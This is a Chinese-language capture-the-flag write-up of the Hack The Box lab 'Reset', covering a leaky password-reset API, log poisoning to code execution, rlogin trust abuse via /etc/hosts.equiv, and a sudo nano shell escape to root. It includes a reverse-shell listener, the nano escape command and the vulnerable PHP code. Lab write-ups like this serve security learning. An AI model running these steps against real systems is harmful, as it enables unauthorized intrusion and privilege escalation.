







靶機簡介
在 Reset 網站中我們發現重設密碼的 API 會直接回傳新密碼,登入後利用 Log Poisoning 取得 RCE。接著利用組態錯誤,在攻擊機上建立同名的 sadm 帳號,就能免密碼 rlogin 登入靶機的 sadm 帳號。最後我們在執行中的 tmux session 找到密碼,利用 sudo nano 取得 root shell。
Academy x HTB Labs

Box Info
Recon
首先一定是 nmap 伺候:
$ nmap -sC -sV -p 22,80,512,513,514 10.129.32.59 -vv -oA nmap/specific_ports
...<SNIP>...
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIyAf6GPee+rQqSK2Xs/sDBPHvOh109nei1YDinqEqeQRyHAu7cYctKMIK5CFZojCtyJqLBB5Tmw7v6si1cjyBY=
|   256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILiu1L4RnPAcunzYAHckqjzFY2I4PHhzCheH+7SMZKnS
80/tcp  open  http    syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Admin Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.52 (Ubuntu)
512/tcp open  exec    syn-ack ttl 63 netkit-rsh rexecd
513/tcp open  login?  syn-ack ttl 63
514/tcp open  shell   syn-ack ttl 63 Netkit rshd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
...<SNIP>...
我們先去網站看看,編輯 /etc/hosts:
10.129.32.59 reset.htb
在這個階段我也有先去 HackTricks 看 512, 513, 514 相關的資料,但大多都是和密碼爆破相關,或是目前還無法取得的資訊,所以就先放著(結果到後面直接忘記了 ...)
首先 http://reset.htb 跳出一個登入視窗:

點點看 Forgot Password,並且輸入 admin 以後:

從 proxy 重新送出一次看看發生了什麼:


哇不是吧老哥???我第一次看到這種操作,直接輸入 admin:69bf3b32 就進去了 … 進去以後是一個可以看 log 的儀表板,有 syslog 和 auth.log 可以選:

然而 View Logs 送出以後卻顯示 Invalid file path:
Shell as www-data
ffuf 了常見目錄和檔案,沒有什麼收穫,有找到一些 Forbidden 的頁面,但改基本的 HTTP verbs 沒有用,所以我先去 proxy 看 View Logs 都做了什麼:

簡單的手刷幾個常見的 OS Command Injection 繞過字元,但都直接顯示 Invalid file path。用 ffuf 刷刷看有沒有 LFI:
$ ffuf -X POST -w /home/abb00717/Tools/Wordlist/Security-Wordlist/LFI-WordList-Linux -u 'http://reset.htb/dashboard.php' -request req.txt -fs 0,1985
...<SNIP>...
/proc/self/fd/7         [Status: 200, Size: 295594, Words: 23810, Lines: 1213, Duration: 185ms]
/var/log/apache2/access.log [Status: 200, Size: 356830, Words: 28670, Lines: 1456, Duration: 126ms]
/var/log/kern.log       [Status: 200, Size: 2074, Words: 481, Lines: 43, Duration: 118ms]
/var/log/kern.log.1     [Status: 200, Size: 130505, Words: 21624, Lines: 1284, Duration: 64ms]
/var/log/syslog.1       [Status: 200, Size: 137012, Words: 22616, Lines: 1346, Duration: 90ms]
:: Progress: [771/771] :: Job [1/1] :: 300 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
結果意外刷到許多 log,其中 /var/log/apache2/access.log:

喔?感覺可以 Log Poisoning 喔,改 User-Agent 看有沒有反應:

確實可以!那就好辦了:

送出後執行:
$ nc -lvnp 6061
listening on [any] 6061 ...
connect to [10.10.17.56] from (UNKNOWN) [10.129.32.59] 45826

$ ls
dashboard.php
index.php
private_34eee5d2
reset_password.php
升級 shell 以後:
www-data@reset:/var/www/html$ ls -al /home
total 16
drwxr-xr-x  4 root  root  4096 Jun  2  2025 .
drwxr-xr-x 19 root  root  4096 Jun  4  2025 ..
drwxr-x---  5 local local 4096 Jun  2  2025 local
drwxr-xr-x  4 sadm  sadm  4096 Jun  4  2025 sadm
喔齁 sadm 這麼大方,大家都可以讀?
www-data@reset:/var/www/html$ ls -al /home/sadm
total 36
drwxr-xr-x 4 sadm sadm 4096 Jun  4  2025 .
drwxr-xr-x 4 root root 4096 Jun  2  2025 ..
lrwxrwxrwx 1 sadm sadm    9 Dec  6  2024 .bash_history -> /dev/null
-rw-r--r-- 1 sadm sadm  220 Dec  6  2024 .bash_logout
-rw-r--r-- 1 sadm sadm 3771 Dec  6  2024 .bashrc
drwx------ 2 sadm sadm 4096 Jun  2  2025 .cache
drwxrwxr-x 3 sadm sadm 4096 Jun  2  2025 .local
-rw-r--r-- 1 sadm sadm  807 Dec  6  2024 .profile
-rw------- 1 sadm sadm    7 Dec  6  2024 .rhosts
-rw-r--r-- 1 root root   33 Apr 10  2025 user.txt

www-data@reset:/var/www/html$ cat /home/sadm/user.txt
19ba************************69a4
嘿嘿~
Shell as sadm
在原本的 /var/www/html 下面,有看到一個 db.sqlite:
www-data@reset:/var/www/html$ find .
.
./private_34eee5d2
./private_34eee5d2/db.sqlite
./reset_password.php
./index.php
./dashboard.php

www-data@reset:/var/www/html$ sqlite3 private_34eee5d2/db.sqlite
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.

sqlite> .databases
main: /var/www/html/private_34eee5d2/db.sqlite r/w

sqlite> .tables
users

sqlite> .schema users
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT NOT NULL UNIQUE,
    password_hash TEXT NOT NULL,
    is_admin INTEGER DEFAULT 0
);

sqlite> SELECT * FROM users;
1|admin|c9fe6311d3058bfcb59b7e0fc27ef46bde63cd00|1
但很可惜,裡面只有我們之前換過密碼的 admin。接著我直接丟 linpeas.sh 下去開炸,其中有看到一個 sadm 開的 tmux session:
sadm        1147  0.0  0.1   8636  3852 ?        Ss   02:51   0:00 tmux new-session -d -s sadm_session
/tmp/tmux-33
如果拿到 sadm 可以進去看看,但除此之外我並沒有看到什麼其他有用的資訊。後來直接去看 Guided Mode 的提示:


喔?
www-data@reset:/tmp$ cat /etc/hosts.equiv
# /etc/hosts.equiv: list  of  hosts  and  users  that are granted "trusted" r
#		    command access to your system .
- root
- local
+ sadm
去 host.equiv(5) 看以後我驚呆了:
Be extremely careful when using the plus (+) sign. A simple typographical error could result in a standalone plus sign. A standalone plus sign is a wildcard character that means “any host”!
所以我只要自己加一個叫做 sadm 的使用者就可以進去了?
$ sudo useradd -m sadm
[sudo] password for abb00717:

$ sudo su - sadm

$ id
uid=1001(sadm) gid=1001(sadm) groups=1001(sadm)

$ rlogin -l sadm reset.htb
...<SNIP>...
sadm@reset:~$
還真是這樣 …
Shell as root
終於可以打開我心心念念的 tmux session 了:
sadm@reset:~$ tmux ls
sadm_session: 1 windows (created Thu Aug 27 02:51:43 2026)

sadm@reset:~$ tmux attach -t sadm_session
猜猜我看到了什麼?

老哥你該不會想要輸入密碼吧 xD 於是我就拿去 sudo -l 試了一下,結果還真是:
sadm@reset:~$ sudo -l
[sudo] password for sadm:
Matching Defaults entries for sadm on reset:
    env_reset, timestamp_timeout=-1, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !syslog

User sadm may run the following commands on reset:
    (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
    (ALL) PASSWD: /usr/bin/tail /var/log/syslog
    (ALL) PASSWD: /usr/bin/tail /var/log/auth.log
看到 /usr/bin/nano /etc/firewall.sh,那接下來好辦啦~直接去 GTFOBins 依樣畫葫蘆就可以了:
sudo /usr/bin/nano /etc/firewall.sh
^R^X
reset; sh 1>&0 2>&0
就拿到 root shell 啦:
# id
uid=0(root) gid=0(root) groups=0(root)

# ls /root
root_279e22f8.txt  snap

# cat /root/root_279e22f8.txt
7ad6************************29b0
Bonus
覺得這次的看提示是可以避免的,因為在前面 nmap 就有掃到了:
512/tcp open  exec    syn-ack ttl 63 netkit-rsh rexecd
513/tcp open  login?  syn-ack ttl 63
514/tcp open  shell   syn-ack ttl 63 Netkit rshd
以後掃到一些服務可以先記著,進去就可以看看有沒有相關的錯誤組態,這次就因為 login 相關的 /etc/hosts.equiv 而找到提權方式。而且我在看 sadm 的 home 目錄,其實就有看到 .rhosts,那時若順著相關組態去找,應該也摸的到 /etc/hosts.equiv。
在 HackTricks 上明明也有講到啊:
rexec itself uses password authentication, unlike rsh / rlogin trusted-host logic, but in practice they often arrive from the same legacy package (openbsd-inetd, inetutils, vendor UNIX bundles). If TCP 512 is open, immediately check TCP 513 and 514 as well because .rhosts / /etc/hosts.equiv abuse may offer easier lateral movement:
偷看了一下 dashboard.php 的程式碼:
<?php
session_start();

if (!isset($_SESSION['admin'])) {
    header('Location: index.php');
    exit;
}

define('ALLOWED_BASE_DIR', '/var/log');
function isValidFile($filePath) {
    $realPath = realpath($filePath);
    return $realPath && strpos($realPath, ALLOWED_BASE_DIR) === 0;
}

$logs = [];
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $file = $_POST['file'];
    if (isValidFile($file)) {
        if (is_readable($file)) {
            ob_start();
            include($file);
            $logs = explode("\n", ob_get_clean());
        } else {
            $logs = ["Cannot read $file"];
        }
    } else {
        http_response_code(400);
        $logs = ["Invalid file path"];
    }
}
?>
可以看到,它就是因為用了 include 所以 Log Poisoning 才得以成功的,應該使用 readfile 就好,詳細講解直接看 0xdf 的 writeup 就好。